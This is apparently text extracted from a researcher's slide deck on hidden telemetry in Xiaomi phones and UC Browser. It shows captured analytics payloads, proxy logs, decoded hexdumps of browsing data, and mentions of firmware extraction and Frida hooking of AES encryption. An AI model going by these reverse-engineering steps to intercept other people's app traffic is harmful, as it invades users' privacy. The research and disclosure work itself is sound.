




but wait, there's more



What?





```

"event": "newsfeed_click",
"properties": {
  "$lib": "Android",
  "$carrier": "Vodafone",
  "$os_version": "9",
  "$lib_version": "3.2.10-pre",
  "$model": "Redmi Note 8",
  "$os": "Android",
  "$screen_width": 1080,
  "$screen_height": 2340,
  "$manufacturer": "Xiaomi",
  "$app_version": "12.1.1",
  "$wifi": true,
  "$network_type": "WIFI",
  "content_title": "UK 'hypocritical', says UN expert",
  "content_type": "news",
  "pattern": "1",
  "cp_name": "The Guardian",
  "tag": "UK",
  "doc_id": "cms-amp-BB13epCo",
  "$is_first_day": false
},
"_flush_time": 1587992173737

```



What?



What?

```
,"event": "$AppClick",
"properties": {
  "$lib": "Android",
  "$os_version": "9",
  "$lib_version": "3.2.4",
  "$model": "Redmi Note 8",
  "$os": "Android",
  "$screen_width": 1080,
  "$screen_height": 2340,
  "$manufacturer": "Xiaomi",
  "$app_version": "4.11.11i",
  "$wifi": true,
  "$network_type": "WIFI",
  "$is_first_day": false,
  "$screen_name": "com.miui.player.ui.MusicBrowserActivity",
  "$title": "Music",
  "$element_content": "HongKong1 | OFFICIAL MV | Nguyễn Trọng Tài x San Ji x Double X-U",
  "$element_type": "com.miui.player.display.view.cell.LocalSongListItem"
},
"_flush_time": 1588613193059
```



What?

download firmware

brofli extractor

sdatt2img

pull APKs/VDEX from system.img

???

prophit



Poco F2 Pro



Redmi K30 5G Racing



Redmi Note 9 Pro



Redmi Note 9



Mi Note 10 Lite



Mi 10 Youth 5G



Mi 10 Lite 5G



Redmi K30 Pro Zoom



Redmi K30 Pro



Redmi Note 9S



Redmi Note 9 Pro Max



Redmi Note 9 Pro (India)



Black Shark 3 Pro



Black Shark 3



Mi 10 Pro 5G



Mi 10 5G



Redmi 8A Pro



Redmi 8A Dual



Poco X2



Redmi K30

Afterath

Forbes

Exclusive: Warning Over Chinese Mobile Giant Xiaomi Recording Millions Of People's

https://www.androidauthority.com/xiaomi-privacy-cheap-phone-1118444/

ANDROID AUTHORITY

The best ▾ Reviews ▾ Apps & games ▾ Buyer's guides ▾ Phone plans ▾ News More ▾

Best daily deals

Get up to a \$200 gift card! >


Links on Android Authority may earn us a commission. Learn more.

Is selling your privacy for a cheaper phone really a good idea?

Xiaomi has addressed its recent privacy controversies — here's what's changed.

FEATURES By Suzana Dalul · May 14, 2021

[📄](#) [📘](#) [🐦](#)



Dhruv Bhutani / Android Authority



Aftershot

Updated at 16:59, May 3, GMT+8, in Beijing

—START—

We would like to express our appreciation for researchers' engagement, passionate and constructive discussion.



Given our goal of providing world class secure services and products to all users, our next Mint Browser and Mi Browser software update will include an option in incognito mode for all users of both browsers to switch on/off the aggregated data collection, in an effort to further strengthen the control we grant users over sharing their own data with Xiaomi. The software updates will be submitted to Google Play for approval within today (May 3, GMT+8).

We believe this functionality, in combination with our approach of maintaining aggregated data in non-identifiable form, goes beyond any legal requirements and demonstrates our company's commitment to user privacy.

As always, Xiaomi welcomes users to participate in our product development and advancement. Listening to feedback from users and letting them take part in Xiaomi's future have been at the core of our company from the beginning.

—END—

WE WON! >:)

ISO 27018 is an international code of conduct that focuses on personal data protection on cloud. This certification indicates that Xiaomi Cloud has a complete system for the protection of personal data.

15 L# 15 L# 15 L# . . .



Afterath

Enhanced Incognito mode

Improve your user experience by uploading aggregated data stats when Incognito mode is on





Enhanced Incognito mode


Aggregated data stats won't be uploaded when Incognito mode is on



Who?



What? iOS



What?

ios

Structure **Sequence**

...	...	Host	Path	Start	Duration	Size	S...	Info
200	PO...	gjapplog.uc.cn	/collect?app=4e2aa65da232&uuid=...	12:28:57	754 ms	17.72 KB	Co...	
200	PO...	gjapplog.uc.cn	/collect?app=4e2aa65da232&uuid=...	12:30:15	618 ms	17.77 KB	Co...	
200	PO...	gjapplog.uc.cn	/collect?app=4e2aa65da232&uuid=...	12:34:19	588 ms	17.51 KB	Co...	
200	PO...	gjapplog.uc.cn	/collect?app=4e2aa65da232&uuid=...	12:34:45	286 ms	890 bytes	Fai...	
200	PO...	gjapplog.uc.cn	/collect?app=4e2aa65da232&uuid=...	12:34:59	633 ms	17.52 KB	Co...	
200	PO...	gjapplog.uc.cn	/collect?app=4e2aa65da232&uuid=...	12:37:02	614 ms	17.55 KB	Co...	
200	PO...	gjapplog.uc.cn	/collect?app=4e2aa65da232&uuid=...	12:38:55	633 ms	17.97 KB	Co...	

Filter: colle Focused

Overview **Contents** Summary Chart Notes

```

00000000 1f 8b 08 00 00 00 00 00 00 00 13 cd 55 4b 92 d3 30          UK 0
00000010 10 dd cf 55 98 a4 6c c7 4e 9c 85 16 0c 9f a9 9a          U l N
00000020 45 80 a2 a8 81 95 5b 96 3a 89 18 5b d2 48 b2 43          E [ : [ H C
00000030 b8 02 47 e0 14 1c 80 e3 50 c5 31 68 27 19 e2 a1          G P 1h'
00000040 c2 64 52 6c f0 c2 d6 e7 f5 eb a7 6e 75 bb 0a ac          dRl nu
00000050 11 60 7c d1 a2 63 71 3a 4c 87 31 d4 5c b0 68 f7          `| cq:L 1 \ h
00000060 0c 0e bc ee 1e 58 29 19 96 6c 34 c9 a0 e1 4c bd          X) l4 L
00000070 5e 1a 8d 71 7c 9e 43 65 16 4a b3 d9 2b 90 d8 2a          ^ q| Ce J + *
00000080 81 fd 2d bf f6 01 eb a2 e2 7a c1 50 17 97 17 50          - z P P
00000090 0b c1 02 51 0a d6 40 f6 ee d0 85 33 2b 8f 0e ca          0 T 3+

```

Headers Query String Text **Hex** Form Raw

1 retcode=0`retmsg=succ



What? iOS

Download CyberChef Last build: 2 months ago Options About / Support

Operations	Recipe	Input
Search...	From Hexdump	Length: 4697 Lines: 62
Favourites	Gunzip	
To Base64		00000000 1f 8b 08 00 00 00 00 00 13 d5 56 5d 6e e3 36
From Base64		V\n 6
To Hex		00000010 10 7e df 53 e4 bd b5 43 ea c7 96 0d cc 43 d3 76
From Hex		~ S C C v
To Hexdump		00000020 17 d8 87 b4 45 51 a4 7d d2 50 14 6d 31 2b 91 8a
From Hexdump		EQ } P m1+
URL Decode		00000030 48 ca eb 5e a1 47 e8 29 7a 80 1e a7 40 8f d1 a1
Regular expression		H ^ G)z @
Entropy		00000040 6c 23 46 9d 22 9b 45 b7 40 f5 20 89 9a e1 cc 37
Fork		l#F " E @ 7
		00000050 7f 9f d8 7a 08 12 ad 2b 47 35 00 cf e6 d9 9c 63
		Output start: 804 time: 9ms end: 842 length: 2652 length: 38 lines: 27
		ernational lt=st`ct=monitor`lrs=542 lt=st`ct=monitor`lci=0.797734 lt=pv`ct=normal`fri=web`source=1`vc=1 lt=ev`ct=normal`times=4`function=multiwin`day=1`type=new`ev_ na=newuser_path lt=ev`ct=eagle_eye`su=0`osp_t1=208`rp=1`url=https://hux.site /this_is_an_unique_url`host=hux.site`pvid=d545d430b25c6e80de 1c9a827226c984_1620905409`osp_t3=208`qt=2021-05-13 19:37:13`nt=wifi`ap=wifi`wt=0`ourl=http://hux.site/this_is_a n_unique_url`osp_t0=208`ph=646`sid=d545d430b25c6e80de1c9a827

STEP **BAKE!** Auto Bake



What? iOS

```
0000030 f9 32 41 8a 96 57 77 9f 65 96 f9 8a 7c 40 7e 26
```

time: 15ms
length: 9435
lines: 74

Output


```
lt=uc`os_ver=11.3`mac=00000000-0000-0000-0000-000000000000`width=414`ua=iPhone8,2`login=NO`device=iPhone8,2`system_lang=en_US`mcc=`prd=UCBrowser`bmode=WWW`lang=en-us`pfid=44`bid=355`ram=1680`cp_param_prov=`rom=61025`cp_param_cc=GB`system_area=US`height=736`cp_param_na=英国`sid_flds=sid`lac=0`cid=0`os=iPhone8,2_11.3`ch=`sn=2105-34082192112-df68f1e7`utdid=YJlGj9nc0TYDAELdTjnKH+qo`subver=app1`cp_param_isp=`usd=3`aid=Actb6iYfpl9n9FoewyM4+g==`cp_param_ac=`btype=GJ`cp_param_city=`gender=null`mmc=`imei=00000000-0000-0000-0000-000000000000`bseq=19060622`boundid=com.uc.iphone.browser.international
lt=st`ct=monitor`lts=1
lt=st`ct=monitor`los=469`loc=-1001
lt=ev`ct=cards_flow`is_visiable_card_id=745`,`ev_na=cards_manage`card_index=1
lt=ev`ct=normal`ev_na=user_type`actday=1
lt=ev`ct=normal`ev_na=user_type`stungan=1
```

Output

start: 2959 time: 15ms
end: 2959 length: 9435
length: 0 lines: 74

```
lt=ev`ct=eagle_eye`su=0`osp_t1=674`rp=1`url=https://www.google.com/search?q=sarasota%20herald`host=www.google.com`pvid=fd309fd9e7fd4639f13abd450cb9037c_1620829143`osp_t3=701`qt=2021-05-12 22:19:48`nt=wifi`wt=0`ap=wifi`cc=270,240`ourl=https://www.google.com/search?q=sarasota%20herald`osp_t0=674`ph=628`sid=fd309fd9e7fd4639f13abd450cb9037c`lm=05/12/2021 10:19:03`pm_news=0`tp=44555`at=2021-05-12 22:19:02`am=1`ae=3`sd=0
lt=pv`ct=normal`cac=716`ev_na=http_cache`c=9`hc=7`ci=6`t1=7`cjs=159`cj=3`f=3`cos=1`jhs=665`ccs=98`cc=2`chs=302`i=16`j=22`cfs=181`cf=2`ihs=65`hi=6`co=1`cis=11`sub_ev=cache_hit`o=1`hj=11`t0=29
```


What? Android



What? Android

Structure		Sequence								
Code	M...	Host	Path	Start	Duration	Size	Sta...	Info		
200	PO...	gjtrack.ucweb.co...	/collect?uc_param_str=frcpvednsvpf<=event&appid=4e54ac8a118f&e_c=pfsjs&pg=i...	18:40:10	1.34 s	17.75 KB	Co...		^	
200	PO...	gjtrack.ucweb.co...	/collect?uc_param_str=frcpvednsvpf<=event&appid=4e54ac8a118f&e_c=pfsjs&pg=i...	18:40:10	1.34 s	17.77 KB	Co...			
200	PO...	adn.insight.ucwe...	/adserver/ad_request	18:40:11	434 ms	2.99 KB	Co...			
200	GET	la4-userver-upaa...	/login?version=2&appkey=uc_browser_intl&ds=AAC+BVUdNHWie2yxtcOvLT+n&dsTy...	18:40:11	592 ms	17.42 KB	Co...			
200	PO...	adn.insight.ucwe...	/adserver/ad_request	18:40:11	302 ms	3.11 KB	Co...			
200	GET	la4-userver-upaa...	/message_push?seq=0&sid=2647139610&pid=2343805865	18:40:11	3 m 31 s	120 bytes	Co...			
200	PO...	la4-userver-upaa...	/business	18:40:11	147 ms	409 bytes	Co...			
200	PO...	la4-userver-upaa...	/business	18:40:11	147 ms	439 bytes	Co...			
200	GET	la4-userver-upaa...	/detect/2	18:40:11	2 ms	145 bytes	Co...			
200	PO...	la4-userver-upaa...	/receipt/detect	18:40:11	142 ms	119 bytes	Co...			
200	PO...	px-intl.ucweb.com	/api/v1/raw/upload	18:40:11	815 ms	18.16 KB	Co...			
200	PO...	gjapplog.ucweb....	/collect?uc_param_str=frpfvepcbtbmbilasvchmi&fr=android&pf=145&ve=13.4.0.1306&...	18:40:21	625 ms	18.37 KB	Co...			
200	PO...	gjapplog.ucweb....	/collect?chk=970c8c4b&vno=1622648452003_2_4656&enc=wsg&zip=gzip&uuid=34026	18:41:15	619 ms	18.04 KB	Co...			
200	PO...	gjapplog.ucweb....	/collect?uc_param_str=frpfvepcbtbmbilasvchmi&fr=android&pf=218&ve=12.12.9.1226...	18:42:10	593 ms	18.01 KB	Co...			
200	GET	la4-userver-upaa...	/message_push?seq=0&sid=2647139610&pid=2343805865	18:43:42	5 m 0 s	83 bytes	Co...			
200	GET	la4-userver-upaa...	/detect/4	18:43:42	1 ms	125 bytes	Co...			
200	PO...	la4-userver-upaa...	/receipt/detect	18:43:42	143 ms	103 bytes	Co...			
200	PO...	gjapplog.ucweb....	/collect?uc_param_str=frpfvepcbtbmbilasvchmi&fr=android&pf=145&ve=13.4.0.1306...	18:45:15	1.07 s	22.45 KB	Co...		v	

Filter: ucweb Focused



What? Android

Code	Host	Path	Start	Duration	Size	S...	Info
200	gjapplog.u...	/collect?enc=aes&zip=gzip&pf=android&pn=com.UCMo...	20:08:24	147 ms	1.11 KB	C...	
200	gjtrack.uc...	/collect?uc_param_str=frcpvednsvpf<=event&appid=4e...	20:08:32	1.04 s	1.21 KB	C...	
200	gjtrack.uc...	/collect?uc_param_str=frcpvednsvpf<=event&appid=4e...	20:08:32	1.05 s	1.23 KB	C...	
200	gjapplog.u...	/collect?chk=3845630f&vno=1622480894879_32_7205&en...	20:08:42	149 ms	1.17 KB	C...	

Filter: Focused Settings

Overview Contents Summary Chart Notes

Name	Value
e_c	pfsjs
pg	inject
jsver	4.0.0
domain	www.winnie-pooh.org
e_a	runJs
t	1622480884843

Headers Query String Text Hex Raw

```
{
  "retcode": 0,
  "retmsg": "succ"
}
```

Headers Text Hex JSON JSON Text Raw



What? Android

Fire up AES interceptor

<https://11x256.github.io/Frida-hooking-android-part-5/>

Got the text, time to find the key

```
{“w_tm”:“1621365464”,“w_bid”:“u4_default”,“w_url”:“http:√  
√www.winnie-pooh.org√pooh-  
stories.htm”,“ps”:“com.UCMobile.intl”,“pid”:“22318”,“stime”:“162334542065  
1”,“type”:“pvuv”,“fr”:“android”,“mcc”:“denied”,“pkg”:“com.UCMobile.intl”,“vcod  
e”:“50186”,“dsp_w”:“1080”,“rom”:“10”,“dsp_d”:“300”,“wid”:“76b24e88-  
a1dd-4256-  
a4dc-1c99be62ff74”,“tmem”:“7659”,“sdkver”:“1.0.0.8”,“ctime”:“162136546  
